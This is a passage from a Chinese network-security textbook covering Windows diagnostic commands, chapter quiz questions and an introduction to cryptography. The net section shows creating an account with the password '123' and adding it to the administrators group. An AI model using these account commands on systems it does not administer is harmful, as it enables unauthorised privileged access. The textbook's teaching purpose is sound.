


图 2-9　ipconfig/all 命令输出

如果 TCP/IP 配置没有问题，下一步测试能否连接到 TCP/IP 网络上的其他主机。

2. 使用 ipconfig/renew 命令刷新配置

解决 TCP/IP 网络问题时，先检查出现问题的计算机上的 TCP/IP 配置。如果计算机启用 DHCP 并使用 DHCP 服务器获得配置，可使用 ipconfig/renew 命令开始刷新配置。

使用 ipconfig/renew 命令时，使用 DHCP 服务的计算机上的所有网卡(除了那些手动配置的适配器)都尽量连接到 DHCP 服务器，更新现有配置或者获得新配置。

也可以使用带/release 选项的 ipconfig 命令释放主机的当前 DHCP 配置。

2.4.2　ping

ping 命令有助于验证 IP 级的连通性。发现和解决问题时，可以使用 ping 命令向目标主机名或 IP 地址发送 ICMP 回应请求。需要验证主机能否连接到 TCP/IP 网络和网络资源时，也可使用 ping 命令，还也可以使用 ping 命令隔离网络硬件问题和不兼容配置。

ping 命令的格式及其参数如图 2-10 所示。

其中常见参数说明如下。

- -t：校验与指定计算机的连接，直到用户中断。
- -a：将地址解析为计算机名。
- -n count：发送由 count 选项指定数量的 echo 报文，默认值为 4。

- -l length：发送包含由 length 选项指定数据长度的 echo 报文。默认值为 64 字节，最大值为 8192 字节。

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet.
    -i TTL         Time To Live.
    -v TOS         Type Of Service.
    -r count       Record route for count hops.
    -s count       Timestamp for count hops.
    -j host-list   Loose source route along host-list.
    -k host-list   Strict source route along host-list.
    -w timeout     Timeout in milliseconds to wait for each reply.


C:\Documents and Settings\Administrator>
```

图 2-10 ping 命令的格式及其参数

ping 命令有两种常见的用法：一个是 ping IP 地址；另一种是 ping 主机域名。

ping 命令主要是用于网络的连通性测试，测试网线是否连通，网卡配置是否正确及 IP 地址是否可用等。但是攻击者也会用 ping 命令来收集主机信息以作为一种攻击手段。

通常最好先用 ping 命令验证本地计算机和网络主机之间的路由是否存在，以及要连接的网络主机的 IP 地址。ping 目标主机的 IP 地址，看它是否有响应，如下所示。

ping 主机名或 pingIP 地址

使用 ping 命令时应该执行以下步骤：

(1) ping 环回地址验证是否在本地计算机上安装了 TCP/IP 协议以及配置是否正确：

```
ping 127.0.0.1
```

(2) ping 本地计算机的 IP 地址，验证是否已正确地添加到网络：

```
ping IP_address_of_local_host
```

(3) ping 默认网关的 IP 地址，验证默认网关是否运行以及能否与本地网络上的本地主机通信：

```
ping IP_address_of_default_gateway
```

(4) ping 远程主机的 IP 地址验证能否通过路由器通信：

```
ping IP_address_of_remote_host
```

例如，希望验证能否连接河北联合大学，则

```
ping www.heuu.edu.cn
```

ping 命令用 Windows 套接字样式的名称解析，将计算机名解析成 IP 地址，所以如果用地址 ping 成功，但是用名称 ping 失败，则问题出在地址或名称解析上，而不是网络连通性的问题。

如果在任何点上都无法成功地使用 ping，请确认：

- 安装和配置 TCP/IP 协议之后重新启动计算机。
- “Internet 协议(TCP/IP)属性”对话框的“常规”选项卡中的本地计算机的 IP 地址有效而且正确。

可以使用 ping 命令的不同选项来指定要使用的数据包大小、要发送多少数据包、是否记录用过的路由、要使用的生存时间(TTL)值以及是否设置不分段标志。可以输入“ping-？”查看这些选项。

默认情况下，在显示“请求超时”信息之前，ping 命令等待 1000ms(1s)的时间让每个响应返回。如果通过 ping 命令探测的远程系统经过长时间延迟的链路，如卫星链路，则响应可能会花更长的时间才能返回。可以使用-w(等待)选项指定更长时间的超时。

2.4.3　arp

使用 arp 命令可以解决硬件地址的问题。地址解析协议(ARP)允许主机查找同一物理网络上主机的媒体访问控制地址(如果给出后者的 IP 地址)。为使 ARP 更加有效，每个计算机缓存 IP 到媒体访问的控制地址映射，消除重复的 ARP 广播请求。

可以使用 arp 命令查看和修改本地计算机上的 ARP 表项。arp 命令对于查看 ARP 缓存和解决地址解析问题非常有用，如图 2-11 所示。




图 2-11　arp 缓存

2.4.4　nbtstat

TCP/IP 协议上的 NeBIOS(NetBT)将 NetBIOS 名称解析成 IP 地址。TCP/IP 协议为 NetBIOS 名称解析提供了很多选项，包括本地缓存搜索、WINS 服务器查询、广播、DNS 服务器查询以及 Lmhosts 和主机文件搜索。

nbtstat 命令是解决 NetBIOS 名称解析问题的有用工具，可以使用 nbtstat 命令删除或更正预加载的项目。

- nbtstat –n：显示由服务器或重定向器之类的程序在系统上本地注册的名称。

- nbtstat –c：显示 NetBIOS 名称缓存，包含其他计算机的名称对地址的映射。
- nbtstat –R：清除名称缓存，然后从 Lmhosts 文件重新加载。
- nbtstat –RR：释放在 WINS 服务器上注册的 NetBIOS 名称，然后刷新它们的注册。
- nbtstat –a name：对 name 选项指定的计算机执行 NetBIOS 适配器状态命令。适配器状态命令将返回计算机的本地 NetBIOS 名称表，以及适配器的媒体访问控制地址。
- nbtstat –S：列出当前的 NetBIOS 会话及其状态(包括统计)。

2.4.5 netstat

可以使用 netstat 命令显示协议统计信息和当前的 TCP/IP 网络连接。

- netstat –a：显示所有连接和监听窗口。
- netstat –b：显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。
- netstat –e：显示以太网统计信息。此选项可以与-s 选项组合使用。
- netstat –n：以数字形式显示地址和端口号。
- netstat –o：显示与每个连接相关的所属进程 ID。
- netstat –p proto：显示 proto 指定的协议的连接；proto 可以是下列协议之一：TCP、UDP、TCPv6 或 UDPv6。如果与-s 选项一起使用以显示按协议统计信息，proto 可以使下列协议之一：IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6。
- netstat –r：显示路由表。
- netstat –s：显示按协议统计信息。默认显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息。
- netstat –p：用于指定默认情况的子集。
- netstat –v：与-b 选项一起使用时将显示包含于为所有可执行组件创建连接或监听端口的组件。

2.4.6 tracert

tracert(跟踪路由)是路由跟踪实用程序，用于确定 IP 数据访问目标所采取的路径。tracert 命令用 IP 生存时间(TTL)字段和 ICMP 错误消息来确定从一个主机到网络上其他主机的路由。

通过向目标发送不同的 IP 生存时间(TTL)值的“Internet 控制消息协议(ICMP)”回应数据包，tracert 诊断程序确定到达目标所采取的路由。要求路径上的每个路由器在转发数据包之前至少将数据包上的 TTL 值递减 1。数据包上的 TTL 减为 0 时，路由器应该将“ICMP 已超时”的消息发回源系统。

tracert 先发送 TTL 为 1 的回应数据包，并在随后的每次发送过程中将 TTL 值递增 1，直到目标响应或 TTL 达到最大值，从而确定路由。通过检查中间路由器发回的

“ICMP 已超时”的消息来确定路由。某些路由器不经询问直接丢弃 TTL 过期的数据包，这在 tracert 实用程序中看不到。

tracert 命令按顺序打印出返回的“ICMP 已超时”消息的路径中近端路由器接口的列表。如果使用-d 选项，则 tracert 实用程序不在每个 IP 地址上查询 DNS。

可以使用 tracert 命令确定数据包在网络上的停止位置，对于解决大的网络问题非常有用。

2.4.7　net

这个命令是网络命令中最重要的一个，必须透彻掌握它的每一个子命令的用法，因为它的功能非常强大，许多 Windows 系统网络命令都是以 net 开始的。通过输入“net/？”可查阅可用的 net 命令，通过输入“nethelp”命令可在命令行中获得 net 命令的语法帮助。

1. net start<service name>命令

net start 命令用于启动本地或远程主机上的服务，或显示已启动服务的列表。service 包括下列服务：alerter、client service for netware、clipbook server、computer browser、dhcp client、directory replicator、eventlog、ftp publishing service、lpdsvc、messenger、net logon、network dde、network dde dsdm、network monitoring agent、nt lm security support provider、ole、remote access connection manager、remote access isnsap service、remote access server、remote procedure call(rpc) locator、remote procedure call(rpc) service、schedule、server、simple tcp/ip service、snmp、spooler、tcp/ip netbios helper、ups 及 workstation。如果服务名是两个或两个以上的词，如 Net Logon 或 Computer Browser，则必须用引号(")引住。

2. net stop <service name>命令

net stop 命令用于停止本地或远程主机上开启的服务。例如，停止 Telnet 服务：net stop telnet。

3. net user 命令

net user 命令用于查看和用户有关的情况，包括新建账号、删除账号、查看账号、激活账号及禁用账号等。如果不带参数就是查看所有用户。

创建账号：net user abc 123/add，即创建一个用户名为 abc，密码为 123 的账号，默认为 user 组成员。

删除账号：net user abc/del，即删除用户名为 abc 的账号。

禁用账号：net user abc/active：no，即禁用用户名为 abc 的账号。

激活账号：net user abc/active：yes，即激活用户名为 abc 的账号。

4. net localgroup 命令

net localgroup 命令添加、显示或更改本地组。如果不带参数就是查看所有用户组。

net localgroup 命令可以用来把某个账号提升为 administrators 组账号，例如：net

localgroup administrators abc/add。

5. net share 命令

net share 命令用于显示、创建和删除共享资源。例如：net share 命令显示共享资源。关闭共享：net share 命令共享资源名/del。

2.4.8 nslookup

nslookup 工具包含在 Windows NT 和 Windows 2000 中，并总是随同 BIND 软件包一起提供。它可以提供许多选项，并提供一种方法从头到尾地跟踪 DNS 查询，是用来进行手动 DNS 查询最常用的工具。这个独特的工具具有一种特性：既可以模拟标准的客户解析器，也可以模拟服务器。作为客户解析器，nslookup 可以直接向服务器查询信息。而用作服务器，nslookup 可以实现从主服务器到辅服务器的区域传送。

nslookup 可以用于两种模式：非交互模式和交互模式。非交互模式是指在 nslookup 命令后直接加所要查询的域名或主机名；交互模式是指输入 nslookup 命令后，出现提示符“>”后输入相关查询内容。任何一种模式都可将参数传递给 nslookup，但在域名服务器出现故障时更多地会使用交互模式。

在交互模式下，可以在提示符“>”下输入“help”或“？”来获得帮助信息。执行 help 命令将提供命令的基本信息。非交互模式下对 nslookup 的使用如下所示。

```
C:\> nslookup www.example.net
Server: ns.win2000dns.com
Address: 10.10.10.1
Non-authoritative answer：
Name: VENERA.ISI.EDU
Address: 128.9.176.32
Aliases: www.example.net
```

在本地主机上执行 nslookup 命令，默认的域名服务器是 ns.win2000dns.com(注意：win2000dns.com 这个地址只是个例子)。“Non-authoritative answer”是指此查询是从缓存中获得回答的。如果服务器是该名字的授权服务器，这一行就不会出现。

也可以这样使用：nslookup www.example.net.venera.isi.edu，其中第二个主机名是用于取代默认服务器的。可以看到现在的回答是授权的。

```
C:\nslookup www.example.net
Server: venera.isi.edu
Address: 128.9.176.32
Name: VENERA.ISI.EDU
Address: 128.9.176.32
Aliases: www.example.net
```

2.5 本章小结

在这一章中讨论了网络安全体系结构及网络协议的安全性，包括网络基本协议和应用协议。在网络基本协议中，主要介绍了 TCP/IP 协议族的相关协议安全，网络协议是所有网络应用安全的基础，也是相关网络安全的集合，学习相关网络协议的安全性知识对于后续的网络安全知识的了解将起到很大的帮助作用。

此外，本章还介绍了一些常见的网络操作命令。

2.6 课后习题

1. 填空题

(1) 计算机网络安全应达到的目标是：______、完整性、可用性、不可否认性和可控性。

(2) 传输层主要包括传输控制协议 TCP 和________。

2. 选择题(每小题只有一个正确答案)

(1) 在 OSI 参考模型的描述中，下列说法中不正确的是(　　)。

A. OSI 参考模型定义了开放系统的层次结构
B. OSI 参考模型是一个在制定标准时使用的概念性框架
C. OSI 参考模型的每层可以使用上层提供的服务
D. OSI 参考模型是开放系统互连参考模型

(2) IPSec 属于(　　)层上的安全机制。

A. 传输层　　B. 应用层
C. 数据链路层　　D. 网络层

(3) 在应用层协议中，(　　)既可使用传输层的 TCP 协议，又可用 UDP 协议。

A. SNMP　　B. DNS
C. HTTP　　D. FTP

(4) E-mail 安全传输的方法称为(　　)。

A. TLS　　B. SA 安全关联组
C. S/MIME　　D. IPSec

(5) 要想知道到达目标网络需要经过哪些路由器，应该使用(　　)命令。

A. ping　　B. nslookup
C. tracert　　D. ipconfig

(6) 在 OSI 七个层次的基础上，将安全体系划分为 4 个级别，以下(　　)不属于这 4 个级别。

A. 网络级安全　　B. 系统级安全
C. 应用级安全　　D. 链路级安全

3. 判断题

(1) 对象认证(Entity Authentication)安全服务是防止被动攻击的重要防御措施，它对计算机网络系统环境中的各种信息安全有重要的作用。 ( )

(2) nbtstat 命令用于解析硬件地址。 ( )

(3) IPv6 网络中不需要使用防火墙、入侵检测系统等传统的安全设备。 ( )

(4) IPSec 协议不仅仅是一个单独的协议。 ( )

4. 简答题

(1) 简述 OSI 参考模型之间的安全通信所必须提供的安全服务和安全机制。

(2) IPSec 的安全特性主要有哪些？

(3) 简述 S-HTTP 支持的加密技术和算法。

第3章 密码和加密技术

目前，密码技术已发展成为一门结合数学、计算机科学、电子与通信、微电子等技术的交叉学科。使用密码技术不仅可以保证信息的机密性，还可以保证信息的完整性和确定性，防止信息被篡改、伪造和假冒。

3.1 密码技术概述

自古以来，密码主要应用于军事、政治、外交等机要部门，因而密码技术的研究工作本身也是秘密进行的。然而随着计算机科学、通信技术、微电子技术的发展，计算机网络的应用进入了人们的日常生活和工作中，从而产生了保护隐私、敏感甚至秘密信息的需求，而且这样的需求在不断扩大，于是密码技术的应用和研究逐渐公开化，并呈现出了空前的繁荣。

3.1.1 密码技术的相关概念

密码技术是网络安全技术的核心。密码的标准、算法、协议、密钥管理等是密码技术研究的主要内容。

1. 基本概念

密码技术由密码编制技术和密码分析技术两个分支组成。密码编制技术主要研究的是通过寻求产生高安全性的有效算法，来满足对信息进行加密和认证的需求。密码分析技术主要研究的是如何破译密码或伪造认证码。密码编制技术和密码分析技术相互独立又相互促进。通常讲的密码技术是指密码编制技术。

下面是密码技术中常用的几个术语。

1) 明文(Plaintext)

待伪装或加密的消息(Message)称为明文，也称为明码。在通信系统中它可能是比特流，如文本、位图、数字化的语音流或数字化的视频图像等。一般可以简单地认为明文是有意义的字符或比特集，或通过某种公开的编码标准就能获得的消息。明文常用 m 或 p 表示。

2) 密文(Ciphertext)

对明文施加某种伪装或变换后的输出，也可认为是不可直接理解的字符或比特集称为密文，也称为密码，密文常用 c 表示。

3) 加密(Encrypt)

用某种方法对信息(明文)进行伪装以隐藏它的内容的过程称为加密。

4) 解密(Decrypt)

把已加密的信息(密文)恢复成原始信息(明文)的过程称为解密，也称为脱密。

5) 密码算法(Algorithm)

密码算法指加密和解密变换的规则(数学函数)，有加密算法和解密算法两种。

6) 密钥(Key)

加密、解密过程中所使用的专门信息或工具称为密钥，通常情况下密钥就是一系列字符串。加密时使用的密钥称为加密密钥，解密时使用的密钥称为解密密钥。

7) 密码技术

密码技术是指对存储或者传输的信息采取秘密交换，以防止第三者对信息窃取的技术。密码技术分为加密和解密两部分。密码技术的基本原理就是伪装信息，即对信息做一

定的数学变换，使不知道密钥的用户不能解读它的真正含义。

2. 密码系统的组成

一个密码系统是由以下 5 个部分组成的五元组(M、C、K、E、D)。一般密码系统模型，如图 3-1 所示。

- 明文空间 M。
- 密文空间 C。
- 密钥空间 K。
- 加密算法 E：一簇由加密密钥控制的、从 M 到 C 的加密变换。
- 解密算法 D：一簇由解密密钥控制的、从 C 到 M 的解密变换。




图 3-1　一般密码系统模型

对于密钥空间中的任何一密钥，存在一个加密算法 E 和解密算法 D 使得 E_k：M→C 和 D_k：C→M。加密解密函数满足：

对 m∈M，k∈K，有：　$m = D_k(E_k(m)) = D_k \cdot E_k(m)$

此处“•”为复合运算，因此要求：

$$D_k \cdot E_k = I$$

I 为恒等变换，表明加密变换 E_k 和解密变换 D_k 是互逆变换。

在图 3-1 中，存在一个攻击者或破译者能够从普通信道上拦截到密文 C，它的目标是要在不知道密钥 K 的情况下，从密文 C 中恢复出明文 M 或密钥 K。

如果攻击者可以仅由密文推出明文或密钥，或者可以由明文和密文推出密钥，那么就称该密码系统是可破译的。相反的，则称该密码系统是不可破译的。

一个安全的密码系统应当满足下面的条件：

- 从截获的密文串或明文与密文串对，恢复出密钥或任意明文串，在计算机上应该是不可能实现的；
- 系统的保密性仅依赖于密钥而不依赖于对加密体制或算法的保密；
- 加密算法和解密算法应该适用于密钥空间中的所有元素；
- 密码系统应该便于实现且使用方便。

3. 密码的分类

根据不同的标准，密码可分为不同的类型。

1)　替代密码和移位密码

根据密码转换操作的方式不同，密码可分为替代密码和移位密码。

替代密码是指先建立一个替换表，加密时将需要加密的明文依次通过查表替换为相应的字符，明文字符被逐个替换后，生成无任何意义的字符串，即密文，替代密码的密钥就是其替换表。根据密码算法加/解密时使用替换表的多少，替代密码又可分为单表替代密码和多表替代密码。

移位密码也称为换位密码，是指将明文中各字符的位置重新排列得到密文的一种密码体制。

2) 分组密码和序列密码

